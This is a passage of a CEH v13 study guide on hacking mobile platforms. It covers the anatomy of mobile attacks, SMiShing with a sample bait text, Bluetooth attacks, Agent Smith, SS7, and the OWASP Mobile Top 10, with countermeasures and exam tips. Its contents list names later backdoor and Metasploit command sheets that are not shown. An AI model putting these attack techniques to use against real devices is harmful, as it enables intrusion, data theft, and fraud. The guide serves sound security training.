CEH v13 AI (312-50) Study Guide

Module 17: Hacking Mobile Platforms

EC-Council Certified Ethical Hacker v13 AI

CEH v13 AI (312-50) Study Guide - Module 17: Hacking Mobile Platforms

Source: 34 pages of screenshots from the official Module 17 theory videos (slides 2 to 73). Content marked "ADDED CONTEXT" comes from outside the screenshots. Items marked "verify" should be checked against current official sources. Items marked [UNCLEAR on page N] were too small or blurry in the source screenshot to read with full confidence.

Table of Contents

1. Module at a Glance
2. Big Picture Map
3. Topic-by-Topic Guide
   3.1 Learning Objectives of Module 17
   3.2 Vulnerable Areas in the Mobile Business Environment
   3.3 OWASP Top 10 Mobile Risks 2024 (Overview)
   3.4 Anatomy of a Mobile Attack
   3.5 Security Issues Arising from App Stores
   3.6 App Sandboxing Issues
   3.7 SMS Phishing Attack (SMiShing)
   3.8 Pairing Mobile Devices on Open Bluetooth and Wi-Fi: Bluesnarfing and Bluebugging
   3.9 Agent Smith Attack
   3.10 Exploiting SS7 Vulnerability
   3.11 Simjacker: SIM Card Attack

3.12 Call Spoofing
3.13 OTP Hijacking / Two-Factor Authentication Hijacking
3.14 Camera/Microphone Capture Attacks: Camfecting
3.15 Camera/Microphone Capture Attacks: Android Camera Hijack Attack
3.16 Android OS Architecture
3.17 Android Device Administration API
3.18 Android Rooting
3.19 Identifying Attack Surfaces Using drozer
3.20 Bypassing FRP on Android Phones Using 4uKey
3.21 Hacking with zANTI and Kali NetHunter
3.22 Exploiting Android Devices Through ADB Using PhoneSploit Pro
3.23 Launching Man-in-the-Disk Attack
3.24 Launching Spearphone Attack
3.25 Exploiting Android Devices Using Metasploit
3.26 Analyzing Android Devices
3.27 Other Techniques for Hacking Android Devices
3.28 Android Malware
3.29 Android Hacking Tools
3.30 Securing Android Devices
3.31 Android Device Tracking Tools
3.32 Android Vulnerability Scanners
3.33 Static Analysis of Android APK
3.34 Apple iOS Architecture
3.35 Jailbreaking iOS
3.36 Jailbreaking Techniques (by Reboot Behavior)
3.37 Jailbreaking iOS Using Hexxa Plus
3.38 Hacking Using Spyzie
3.39 iOS Trustjacking
3.40 Post-exploitation on iOS Devices Using SeaShell Framework
3.41 Analyzing and Manipulating iOS Applications: Cycript and Method Swizzling
3.42 Analyzing and Manipulating iOS Applications: Keychain Dumper and objection
3.43 Analyzing iOS Devices
3.44 iOS Malware
3.45 iOS Hacking Tools
3.46 Securing iOS Devices
3.47 iOS Device Security Tools
3.48 iOS Device Tracking Tools

3.49 Mobile Device Management (MDM)
3.50 Mobile Device Management Solutions
3.51 Bring Your Own Device (BYOD)
3.52 BYOD Security Guidelines
3.53 OWASP Top 10 Mobile Risks and Solutions
3.54 General Guidelines for Mobile Platform Security
3.55 Mobile Device Security Guidelines for the Administrator
3.56 SMS Phishing Countermeasures
3.57 Critical Data Storage in Android and iOS: KeyStore and Keychain Recommendations
3.58 Reverse Engineering Mobile Applications
3.59 Source Code Analysis Tools
3.60 Reverse Engineering Tools
3.61 App Repackaging Detectors
3.62 Mobile Protection and Anti-Spyware Tools
3.63 Mobile Pen Testing Toolkits
3.64 Module Summary
4. Tool Encyclopedia
4.1 Rooting and Jailbreaking Tools
4.2 Android Attack Surface, ADB, and Exploitation Tools
4.3 iOS Attack and Post-Exploitation Tools
4.4 Static/Dynamic Analysis and Vulnerability Scanners
4.5 Reverse Engineering and Source Code Tools
4.6 App Repackaging Detectors and Anti-Tamper Tools
4.7 Device Tracking Tools
4.8 Mobile Protection, Anti-Malware, and Anti-Spyware Tools
4.9 Mobile Device Management (MDM) Solutions
4.10 Mobile Penetration Testing Toolkits
4.11 Call, SMS, and OTP Attack Tools
5. Command Sheet (I have no lab, so teach me to read commands)
5.1 drozer console commands
5.2 ADB: listing installed third-party apps
5.3 Apktool: decompile and rebuild an APK
5.4 keytool and apksigner: signing a custom/malicious APK
5.5 AndroRAT: build a persistent Android backdoor
5.6 Metasploit: handler and meterpreter against Android
5.7 SeaShell Framework: iOS post-exploitation commands
5.8 objection: starting a runtime session

5.9 iOS device analysis commands
6. Ports, Protocols, Standards and Acronyms
6.1 Ports named or shown in this module
6.2 Protocols and standards
6.3 Key acronyms used in this module
7. Attack vs Countermeasure and Look-alike Comparisons
7.1 Attack vs countermeasure
7.2 Look-alike comparisons
8. Exam Cheat Sheet
8.1 Keyword -> answer pairs
8.2 Must-memorize lists
8.3 Numbers and defaults to remember
8.4 "Pick the BEST option" rules for this module
9. Practice Questions
10. Flashcards
11. Glossary
12. Coverage Report
12.1 Page-to-section map
12.2 [UNCLEAR] items
12.3 Items to double check (marked "verify" in this guide)
12.4 Confirmation of coverage

1. Module at a Glance

Module: 17 - Hacking Mobile Platforms (EC-Council CEH v13 AI).

What this module is (5 lines):

1. It maps every place a mobile attack can land: the device, the apps on it, the phone/SMS channel, the network it talks over, and the backend data center or cloud it connects to.
2. It walks through Android-specific attack paths (rooting, APK abuse, ADB, Metasploit, Agent Smith, man-in-the-disk, Spearphone) and the tools used to run and defend against them.
3. It walks through iOS-specific attack paths (jailbreaking, Trustjacking, Cycript, SeaShell Framework, keychain dumping) and the matching tools.
4. It introduces Mobile Device Management (MDM) and Bring Your Own Device (BYOD) as the enterprise control layer that sits above any single phone.
5. It closes with the OWASP Top 10 Mobile Risks, general security guidelines, and a long list of protection, tracking, and anti-malware tools for both platforms.

Why it matters: Phones now hold more personal and corporate data than most laptops, yet they are patched less often and get sideloaded apps from outside official stores. CEH treats mobile as its own attack surface with its own phases: recon (OS and app fingerprinting), rooting or jailbreaking (gaining access), persistence tools such as RATs (maintaining access), and specific mobile countermeasures.

What the exam usually asks from it:

- Match an attack name to its one-line description: Bluesnarfing vs Bluebugging, SMiShing, Agent Smith, SS7 exploitation, Simjacker, call spoofing, OTP hijacking, camfecting, man-in-the-disk, Spearphone, Trustjacking, Tap 'n Ghost.
- Match a tool to its job: drozer (attack surface), Frida/objection (runtime instrumentation), MobSF (static/dynamic APK and IPA analysis), Apktool (decompile/rebuild APK), Metasploit (Android exploitation and meterpreter commands), Cycript (iOS runtime manipulation), SeaShell Framework (iOS post-exploitation), 4uKey (FRP bypass), KingoRoot (rooting).
- Rooting vs jailbreaking: what each one is, and the four types of jailbreak (untethered, semi-tethered, tethered, semi-untethered).
- OWASP Top 10 Mobile Risks 2024, in order (M1 to M10), and a fitting countermeasure for each.
- MDM vs BYOD: what each is, who manages what, and BYOD risks.
- Reading an ADB, Metasploit meterpreter, or Apktool command and saying what it does.
- Which permission (CAMERA, RECORD_AUDIO, ACCESS_COARSE_LOCATION) a malicious app abuses for a given attack.

The 10 things to remember most:


1. Mobile attacks are grouped by the "anatomy of a mobile attack" model: Point 1 the device (browser, phone/SMS, apps, system, malware), Point 2 the network, Point 3 the data center/cloud (web server, database).
2. Rooting (Android) and jailbreaking (iOS) both mean removing the vendor's built-in restrictions to get full ("root"/privileged) control. Both void warranties and weaken the sandbox that normally isolates apps.
3. Bluesnarfing steals data over Bluetooth; Bluebugging takes control of the device over Bluetooth. Both need the attacker in Bluetooth range on an open/paired connection.
4. SS7 and Simjacker attack the telecom network layer itself (signaling and SIM card), not the phone's operating system or apps.
5. Android Debug Bridge (ADB) listens on TCP port 5555 when debugging is left enabled; tools such as PhoneSploit Pro and Ghost Framework abuse that open port for full remote control.
6. Jailbreak types differ by what survives a reboot: untethered keeps the jailbreak after reboot with no computer; tethered loses it and needs a computer to re-jailbreak every boot; semi-tethered and semi-untethered sit in between.
7. OWASP Top 10 Mobile Risks 2024 (verify numbering against the current OWASP page): M1 Improper Credential Usage, M2 Inadequate Supply Chain Security, M3 Insecure

Authentication/Authorization, M4 Insufficient Input/Output Validation, M5 Insecure Communication, M6 Inadequate Privacy Controls, M7 Insufficient Binary Protections, M8 Security Misconfiguration, M9 Insecure Data Storage, M10 Insufficient Cryptography.

8. MDM is the enterprise tool that pushes policy, apps, and wipe commands to managed devices. BYOD is the policy that lets staff use personal devices for work, which MDM then has to secure.
9. drozer finds Android attack surface (exported activities); Frida and objection manipulate an app at runtime (bypass SSL pinning, bypass jailbreak/root detection); MobSF does static and dynamic analysis of APK/IPA files; Apktool decompiles and rebuilds an APK.
10. Key countermeasures repeat everywhere: do not root/jailbreak, install only from official stores, keep the OS and apps patched, use a passcode/biometric lock, use MDM with remote wipe, and never trust an SMS or call asking for money or codes.

2. Big Picture Map

The module has one big shape: an attack can land on the device, the network, or the backend, and for the device layer, Android and iOS each get their own full attack-and-defend walkthrough, wrapped by the enterprise control layer (MDM/BYOD) and the OWASP risk list.



How each layer maps to its tools and defenses:

Layer	Attacker tools/techniques	Defender tools/guidance
Device: browser/SMS	Phishing, SMiShing, call spoofing	Never click unknown links, verify sender
Device: apps	Sandbox bypass, repackaging, Agent Smith	Official stores only, app repackaging detectors
Device: system	Rooting, jailbreaking, FRP bypass	Disable rooting/jailbreak, keep OS patched
Network	SS7, Simjacker, rogue AP, MITM, SSLStrip	VPN, avoid open Wi-Fi/Bluetooth, carrier controls
Android deep dive	drozer, ADB/PhoneSploit, Metasploit, RATs	MobSF, Yaazhini, antivirus, secure ADB
iOS deep dive	Cycript, objection, SeaShell, Trustjacking	Keychain hygiene, Find My, security apps
Enterprise layer	BYOD risk (lost device, mixed data)	MDM (Intune, Jamf, Scalefusion), BYOD policy
Program-wide	OWASP Top 10 Mobile Risks	Matching OWASP solution per risk

3. Topic-by-Topic Guide

The topics below follow the order of the screenshots.

3.1 Learning Objectives of Module 17

What it is: The opening slide lists five goals. They are the skeleton of this guide.

1. Explain mobile platform attack vectors.
2. Explain various Android OS threats and attacks.
3. Explain various iOS threats and attacks.
4. Summarize Mobile Device Management (MDM) concepts.
5. Present mobile security guidelines and tools.

EXAM FOCUS: Expect questions from each of the five areas: general attack vectors, Android-specific attacks, iOS-specific attacks, MDM, and guidelines/tools. If a question names an Android-only term (APK, ADB, rooting) the answer set is almost always Android tools; if it names an iOS-only term (IPA, jailbreak, Cydia) the answer set is iOS tools.

Memory trick: "Attack Vectors, Android, iOS, Management, Security" -> "AVAIMS" -> read it as "A VAn In My Street" to recall the five objectives in order.

3.2 Vulnerable Areas in the Mobile Business Environment

What it is (simple words): A smartphone connects to the world through many channels at once: mobile data (3G/4G/5G), Bluetooth, Wi-Fi, and even a wired USB connection to a computer. Each of these channels is a possible entry point for an attacker during data transmission.

Analogy: A smartphone is like a house with five doors: the front door (mobile network), a side door (Wi-Fi), a window (Bluetooth), a garage door (wired connection), and a mail slot (app store downloads). Locking one door does not protect the others.

How it works (numbered steps):

1. The device connects outward through the telco provider (cellular network), a Wi-Fi access point, a paired Bluetooth device, or a wired connection to a computer.
2. The telco and Wi-Fi paths usually reach the internet, which leads on to websites, app stores, and corporate systems.
3. A corporate device may also reach a corporate VPN gateway and from there the corporate intranet.
4. Every one of these channels and every stop along the way (ISP, app store, website, VPN gateway, intranet) is a vulnerable area where an attacker could intercept or inject data.

Real-world use: An employee's phone auto-joins a coffee shop Wi-Fi network every morning. An attacker running a rogue access point with the same name captures the employee's corporate VPN login as it passes through, because the "side door" (Wi-Fi) was never locked down.

Tools and commands used here: None named on this slide; it is a concept map that the rest of the module fills in with real tools.

AI angle: ADDED CONTEXT: an AI assistant can be asked to list every network path a specific device model exposes (cellular, Wi-Fi, Bluetooth, NFC, USB) so a tester does not forget a channel during scoping. Example prompt: "List all wireless and wired communication channels on [device model] that should be included in a mobile security assessment scope."

Countermeasures and defense: Turn off radios (Wi-Fi, Bluetooth) when not in use; use a corporate VPN with certificate pinning; never pair devices or join networks you do not control; patch the OS so channel- level bugs get fixed.

> **EXAM TIP:** A question that lists several connection types (Wi-Fi, Bluetooth, cellular, wired) and asks "where can an attack occur" wants the answer "any/all of these", because each channel is itself an attack surface.

Memory trick: "Every Channel Counts" - cellular, Wi-Fi, Bluetooth, wired: all four count as attack surface.

3.3 OWASP Top 10 Mobile Risks 2024 (Overview)

What it is (simple words): OWASP (Open Worldwide Application Security Project) publishes a ranked list of the ten most common and serious security weaknesses found in mobile apps. The 2024 edition replaced the older 2016 M1-M10 list.

Analogy: It is a "most wanted" poster for mobile app bugs: the ten mistakes developers make most often, ranked by how much damage they cause.

The 2024 list, as named on the slide (ADDED CONTEXT adds the official M-numbers, verify against owasp.org):

#	Risk name
M1	Improper Credential Usage
M2	Inadequate Supply Chain Security
M3	Insecure Authentication/Authorization
M4	Insufficient Input/Output Validation
M5	Insecure Communication
M6	Inadequate Privacy Controls
M7	Insufficient Binary Protections
M8	Security Misconfiguration
M9	Insecure Data Storage
M10	Insufficient Cryptography

> **ADDED CONTEXT:** This ranking and numbering is taken from the OWASP Mobile Top 10 2024 final release page. OWASP Mobile Top 10 2024 Risks The matching countermeasure for each risk is covered later in section 3.53 and summarized again in section 7.

How it works: Each risk is a category, not a single bug. For example, "Insecure Data Storage" covers any case where an app writes sensitive data (passwords, tokens, personal data) to a place on the device that another app or an attacker with physical access can read.

Real-world use: An app stores a user's session token in plain text in a world-readable SQLite file. A forensic tool or a malicious app with storage permission reads it directly. This is a textbook M9 (Insecure Data Storage) finding.

EXAM FOCUS: The exam may ask you to name the 2024 category for a described flaw (for example, "a banking app accepts any SSL certificate" is M5 Insecure Communication) or to pick the right countermeasure for a named category. Do not confuse the 2024 order with the older 2016 list, which used different names (for example, 2016 M1 was "Improper Platform Usage").

Memory trick: "I Said Insecure Inputs Install Inadequate Binaries Securely Into Storage Cryptography" is clumsy; instead remember the groups: credentials/auth (M1, M3), supply chain/binary (M2, M7), input/communication (M4, M5), config/privacy (M6, M8), storage/crypto (M9, M10).

3.4 Anatomy of a Mobile Attack

What it is (simple words): This is the master map of the whole module. EC-Council splits every mobile attack into three "points": Point 1 the device itself, Point 2 the network the device talks over, and Point 3 the data center or cloud the device ultimately connects to.

Analogy: Think of a bank robbery in three possible locations: inside the customer's house (the device), on the road between the house and the bank (the network), or inside the bank's vault (the data center/cloud).

How it works (numbered steps):

1. **Point 1, the device**, breaks into four attack zones: - **Browser:** phishing, framing, clickjacking, man-in-the-mobile, buffer overflow, data caching. - **Phone/SMS:** baseband attacks (attacks on the chip that handles radio signals), SMiShing. - **Apps:** sensitive data storage, no/weak encryption, improper SSL validation, configuration manipulation, dynamic runtime injection, unintended permissions, escalated privileges, access to device and user info, third-party code, intent hijacking, zip directory traversal, side-channel attack. - **System (OS level, across Apple/Android/Windows/RIM):** no/weak passcode, iOS jailbreaking, Android rooting, OS data caching, passwords and data left accessible, carrier-loaded software, no/weak encryption, user-initiated code, zero-day exploits, device lockout, kernel driver vulnerabilities, confused deputy attack. - **Malware** sits across all four device zones.
2. **Point 2, the network**, covers: Wi-Fi with no/weak encryption, rogue access points, packet sniffing, man-in-the-middle (MITM), session hijacking, DNS poisoning, SSLStrip, fake SSL certificates, BGP hijacking, and HTTP proxies used to intercept traffic.
3. **Point 3, the data center/cloud**, covers the web server (platform vulnerabilities, server misconfiguration, cross-site scripting (XSS), cross-site request forgery (XSRF), weak input validation, brute force attacks, cross-origin resource sharing (CORS) abuse, side-channel attack, hypervisor attack) and the database (SQL injection, privilege escalation, data dumping, OS command execution).

Key terms:

- **Baseband attack:** an attack on the radio-processor firmware of a phone, separate from the main OS.
- **Confused deputy attack:** an attack where a program with more privilege than the attacker is tricked into misusing that privilege on the attacker's behalf.
- **Side-channel attack:** extracting information indirectly, for example from timing, power use, or sensor data, instead of from the data itself.

- **BGP hijacking:** an attacker announces false internet routing information so traffic flows through their system.

Real-world use: An attacker wants a victim's banking app data. He sets up a rogue Wi-Fi hotspot (Point 2, network) at a cafe, waits for the victim's banking app to improperly validate the SSL certificate (Point 1, app), and relays the stolen session token to the bank's real API (Point 3, web server), which then responds as if it is the real user.

Tools and commands used here: This slide names no specific tools; it is the frame the rest of module 17 fills with named tools at each point.

AI angle: ADDED CONTEXT: attackers increasingly use AI to automate phishing pages (Point 1, browser) and to generate SMiShing message text (Point 1, phone/SMS) that reads as natural and urgent. Defenders use AI in mobile threat defense products to score app behavior and network traffic for anomalies.

Countermeasures and defense: Patch the OS and apps; validate SSL certificates properly (certificate pinning); avoid rogue/open Wi-Fi; use a VPN; monitor and harden the web server and database behind the mobile app's API; the specific countermeasure for each named attack appears in its own topic later in this guide.

> **EXAM TIP:** A scenario question that mixes device, network, and server symptoms wants you to identify which "point" of the attack the question is describing, not just the attack name.

> **TRAP:** "Confused deputy attack" sounds complex but on the exam it just means a trusted program/process was abused to do something on the attacker's behalf, because it had more privilege than the attacker.

Memory trick: "Device, Data-road, Data-center" -> the three points of a mobile attack: D-D-D.

3.5 Security Issues Arising from App Stores

What it is (simple words): Official app stores vet apps to look for malware, but no vetting process catches everything. Third-party app stores often vet nothing at all, which makes them a favorite place for attackers to publish malicious or fake apps.

Analogy: An official app store is like a supermarket with health inspectors; most food is safe, but a bad batch can still slip through. A third-party store is like a roadside stall with no inspector at all.

How it works (numbered steps):

1. Insufficient or no vetting lets malicious and fake apps enter the marketplace, especially third-party stores.
2. Attackers upload a malicious app disguised as something useful or popular.

3. A user downloads the app from the official store (if vetting missed it) or a third-party store (where there was no vetting).
4. The malicious app sends sensitive data (call logs, photos, videos, sensitive documents) back to the attacker.
5. Attackers also use social engineering to convince users to download and run apps completely outside any app store.
6. The malicious app can damage other apps and data on the device, in addition to leaking data to the attacker.

Real-world use: A user searches for a popular paid game for free and finds it on a third-party store. The "free" copy is repackaged with a hidden data-stealing module. After install, it silently uploads the user's contacts and photos to a remote server.

Tools and commands used here: None named; see section 3.61 (App Repackaging Detectors) for tools that catch this kind of tampering.

AI angle: ADDED CONTEXT: attackers can use AI code assistants to quickly clone the look and behavior of a legitimate app's listing page and description, making a fake store listing harder to spot. Defenders use AI-based app scanners (see MobSF, Yaazhini in sections 3.32-3.33) to flag suspicious behavior automatically.

Countermeasures and defense: Install apps only from official stores; check developer name, reviews, and permissions before installing; avoid "cracked" or "free" versions of paid apps; use a mobile security app that scans new installs.

> **EXAM TIP:** If a question describes a user installing an app from outside the official store, or an app that was "free" when it should be paid, think third-party store / repackaged app risk.

Memory trick: "No Check, No Trust" - no vetting means no trust for that app store.

3.6 App Sandboxing Issues

What it is (simple words): A sandbox is a restricted area the OS builds around every app so it can only touch its own data and a limited set of system resources. Sandboxing exists to stop one app from reading or damaging another app's data. Some malicious apps find ways to escape or bypass that sandbox.

Analogy: Think of each app as a child playing in its own fenced yard. The fence (sandbox) stops the child from wandering into the neighbor's yard (another app's data) or into the street (core system resources). A sandbox bypass is like a hole cut in the fence.

How it works (numbered steps):

1. In a secure sandbox, an app gets unrestricted access only to its own user data and its own assigned system resources.

2. The sandbox blocks that same app from reading other users' data or other apps' system resources.
3. In a vulnerable/bypassed sandbox, a malicious app exploits an OS or permission bug to reach outside its fence.
4. The malicious app ends up able to access other apps' data and other system resources it was never supposed to see.

Real-world use: A flashlight app requests no obviously dangerous permissions, but it exploits a sandbox escape bug to read another app's stored authentication tokens from shared storage, letting the attacker log in as the victim elsewhere.

Tools and commands used here: Attackers rely on specific OS vulnerabilities (zero-days, section 3.4) rather than a single named tool on this slide.

AI angle: None shown on this slide.

Countermeasures and defense: Keep the OS updated (sandbox bugs get patched); avoid rooting/jailbreaking, which weakens or removes sandbox protection; review app permissions and remove apps that request more than they need.

> **EXAM TIP:** "Sandbox" questions usually test whether you understand that rooting/jailbreaking is the single biggest cause of a weakened sandbox, because both remove the OS-level isolation the sandbox depends on.

Memory trick: "Fence Up, Data Safe. Fence Down, Data Open."

3.7 SMS Phishing Attack (SMiShing)

What it is (simple words): SMiShing is phishing delivered by SMS (or other instant messages) instead of email. The attacker sends a text with a deceptive link, hoping the victim clicks it and hands over personal or financial information.

Analogy: It is the same con as email phishing, just delivered to the one device almost everyone trusts and checks instantly: the phone's messaging app.

How it works (numbered steps):

1. The attacker buys a prepaid SIM card so the SMS cannot be traced back to him easily.
2. He sends an SMS bait, for example: "Congratulations, you have won a lottery of 1 million. Go to www.ril.com/abc.html to claim your prize."
3. The user clicks the link and is redirected to a phishing site built to look like a prize claim form.
4. The user fills in personal and financial details (name, phone number, Social Security number, date of birth, credit card number, credit card PIN).
5. The page submits the data, and the attacker now has the victim's information.

Why SMiShing is effective (from the slide): high open rates, trust in SMS, limited space for links and content (so a fake link looks normal), lack of security awareness, heavy mobile device usage, ease of impersonation, urgency and action framing, direct links and download prompts, prevalence of shortened URLs, and lack of anti-phishing features in SMS apps compared to email clients.

Real-world use: A victim gets a text claiming to be from a delivery company saying a package needs a small customs fee, with a link. The page asks for a credit card number "to release the package." The victim pays, and the attacker now has the card.

Tools and commands used here: No specific attacker tool is named on this slide; see section 3.27 for "Advanced SMS Phishing" using a USB modem.

AI angle: AI chatbots can generate large volumes of convincing, personalized SMiShing text in seconds, in multiple languages, matching a chosen brand's tone. Defenders can use AI-based text classifiers inside SMS apps to flag phishing-style urgency and link patterns automatically.

Countermeasures and defense: See the dedicated list in section 3.56 (SMS Phishing Countermeasures): never click unknown links, never reply with personal/financial data, verify with the real organization through a separate channel, enable carrier SMS filtering.

> **EXAM TIP:** If the scenario is a text message (not an email) with a link or urgent request, the answer is SMiShing, not plain phishing or vishing (voice phishing).

> **TRAP:** Vishing is voice-call phishing, SMiShing is SMS/text phishing, and phishing by default usually refers to email. Match the channel in the question to the right term.

Memory trick: "SMS + Phishing = SMiShing." The "S" stands for SMS.

3.8 Pairing Mobile Devices on Open Bluetooth and Wi-Fi: Bluesnarfing and Bluebugging

What it is (simple words): Pairing a phone over an open or unencrypted Bluetooth or Wi-Fi connection lets a nearby attacker eavesdrop on, or fully take over, the device. Two named Bluetooth attacks appear here: Bluesnarfing (stealing information) and Bluebugging (gaining control of the device).

Analogy: Leaving Bluetooth open in public is like leaving your front door unlocked in a crowded market: anyone within arm's reach can walk in.

How it works (numbered steps):

1. A victim's device has Bluetooth or Wi-Fi active and paired/connected in an open, unencrypted way.
2. An attacker moves into Bluetooth range of the victim's device.

3. **Bluesnarfing:** the attacker reads or copies data (contacts, messages, files) from the victim's device without the owner noticing.
4. **Bluebugging:** the attacker goes further and takes control of device functions (calls, messages) as if he were the owner.
5. On the Wi-Fi side, an attacker can also set up a rogue access point that looks legitimate, so the victim's traffic passes through the attacker's hardware.
6. Sharing data from an already-compromised ("malicious") device can infect or breach the receiving device as well.

Real-world use: An attacker sits in an airport lounge and finds a nearby phone with Bluetooth left open and discoverable. He uses Bluesnarfing to pull the victim's contact list, then uses those numbers for a follow-up SMiShing campaign.

Tools and commands used here: The slide does not name a specific tool; Bluesnarfing/ Bluebugging are techniques that use Bluetooth protocol weaknesses rather than one branded tool.

AI angle: None shown on this slide.

Countermeasures and defense: Turn off Bluetooth and Wi-Fi when not in use; set Bluetooth visibility to "hidden," not "discoverable"; only pair with trusted devices in private locations; avoid joining unknown Wi-Fi networks; use a VPN on any public network.

> **EXAM TIP:** Remember the difference in outcome: Bluesnarfing = stealing data, Bluebugging = taking control. Both need the attacker physically close (Bluetooth range).

Memory trick: "Snarf the data, Bug the device." Bluesnarfing snarfs (grabs) data; Bluebugging bugs (controls) the device.

3.9 Agent Smith Attack

What it is (simple words): An Agent Smith attack tricks a victim into installing a malicious app that then silently replaces legitimate, already-installed apps (such as WhatsApp, SHAREit, or MX Player) with infected versions, without the user realizing it happened.

Analogy: It is named after the Matrix villain who copies himself into other people's bodies. The malicious app "copies itself" into the place of apps you already trust and use every day.

How it works (numbered steps):

1. The attacker drops a malicious mobile app into a third-party app store.
2. The user downloads and installs that malicious app, often believing it is harmless.
3. The malicious app silently infects or replaces legitimate apps already on the device (for example WhatsApp, SHAREit, MX Player) and connects to a command-and-control (C&C) server.
4. The infected/replaced apps are then used to steal critical information from the user.

5. The attacker also bombards the user's device with a huge volume of irrelevant advertisements, generating ad-fraud revenue for the attacker.

Real-world use: A user installs a "free photo editor" from an unofficial store. Days later, legitimate apps on the phone start crashing and reopening with extra ads, and the user's phone sends premium-rate messages the user never sent.

Tools and commands used here: No specific attacker tool is named; it is described as a malicious-app campaign technique.

AI angle: None shown on this slide.

Countermeasures and defense: Install apps only from official stores; watch for apps that suddenly show excess advertising; use a mobile antivirus/anti-malware app; remove any app you did not knowingly install.

> **EXAM TIP:** "Agent Smith" on the exam is identified by two clues together: (1) a malicious app from a third-party store, and (2) it replaces or infects other legitimate apps for financial (ad fraud) gain. If only one clue is present, consider a different attack (for example plain repackaging or a generic Trojan).

Memory trick: "Agent Smith clones your apps, not just himself."

3.10 Exploiting SS7 Vulnerability

What it is (simple words): Signaling System 7 (SS7) is an old telecom protocol that lets mobile operators exchange calls and texts across different cellular networks, even internationally. SS7 was built in an era when only trusted telecom operators used it, so it has no real authentication between operators. That trust-without-verification design is the vulnerability.

Analogy: SS7 is like a postal system where any post office in the world can tell any other post office "re-route this person's mail to me," and no one checks the request. Built for a world of a few trusted post offices, it breaks once an attacker can pretend to be one.

How it works (numbered steps):

1. A user's mobile device may need to reach another cellular network, for example while roaming in a remote location.
2. SS7 handles that handoff between operators, trusting any party on the SS7 network by default, without authentication.
3. An attacker who gains access to the SS7 network (often by compromising or impersonating a telecom operator's signaling link) intercepts the call or text meant for the user.
4. This is effectively a man-in-the-middle (MITM) attack at the telecom signaling layer, impeding (intercepting/altering) texts and calls between the two real parties.

Real-world use: An attacker with SS7 access intercepts the one-time password (OTP) SMS sent to a banking customer during login, before it reaches the customer's real phone, and uses it to approve a fraudulent transaction.

Tools and commands used here: No specific tool is named; SS7 abuse normally requires access to telecom signaling infrastructure, which is far beyond typical consumer-level attacker tools.

AI angle: None shown on this slide.

Countermeasures and defense: This is mostly a carrier-side fix (SS7 firewalls, signaling monitoring); as a user, avoid relying on SMS for one-time codes when an app-based authenticator (TOTP) is available, since SMS can be intercepted at the network level.

> **EXAM TIP:** SS7 questions test whether you know the vulnerability is "mutual trust without authentication between operators," not a bug in the phone's OS or any specific app.

> **TRAP:** Do not confuse SS7 (telecom signaling network attack) with SIM swap fraud (a social-engineering attack on the carrier's customer-service process) or Simjacker (a SIM card software attack, next topic). All three can lead to intercepted calls/texts, but the mechanism is different in each.

Memory trick: "SS7 = Seven Strangers Seven" - a network of operators that all trust each other as strangers, with no ID check.

3.11 Simjacker: SIM Card Attack

What it is (simple words): Simjacker is an attack against a piece of software called the S@T Browser, which is pre-installed on many SIM cards to run a small set of instructions sent by the carrier. Attackers send a hidden SMS with malicious code that the S@T Browser executes, without the victim seeing anything on their screen.

Analogy: The S@T Browser is like a tiny remote control built into the SIM card that the carrier can use to run small commands. Simjacker is an attacker finding that remote control and pressing buttons on it without the owner's knowledge.

How it works (numbered steps):

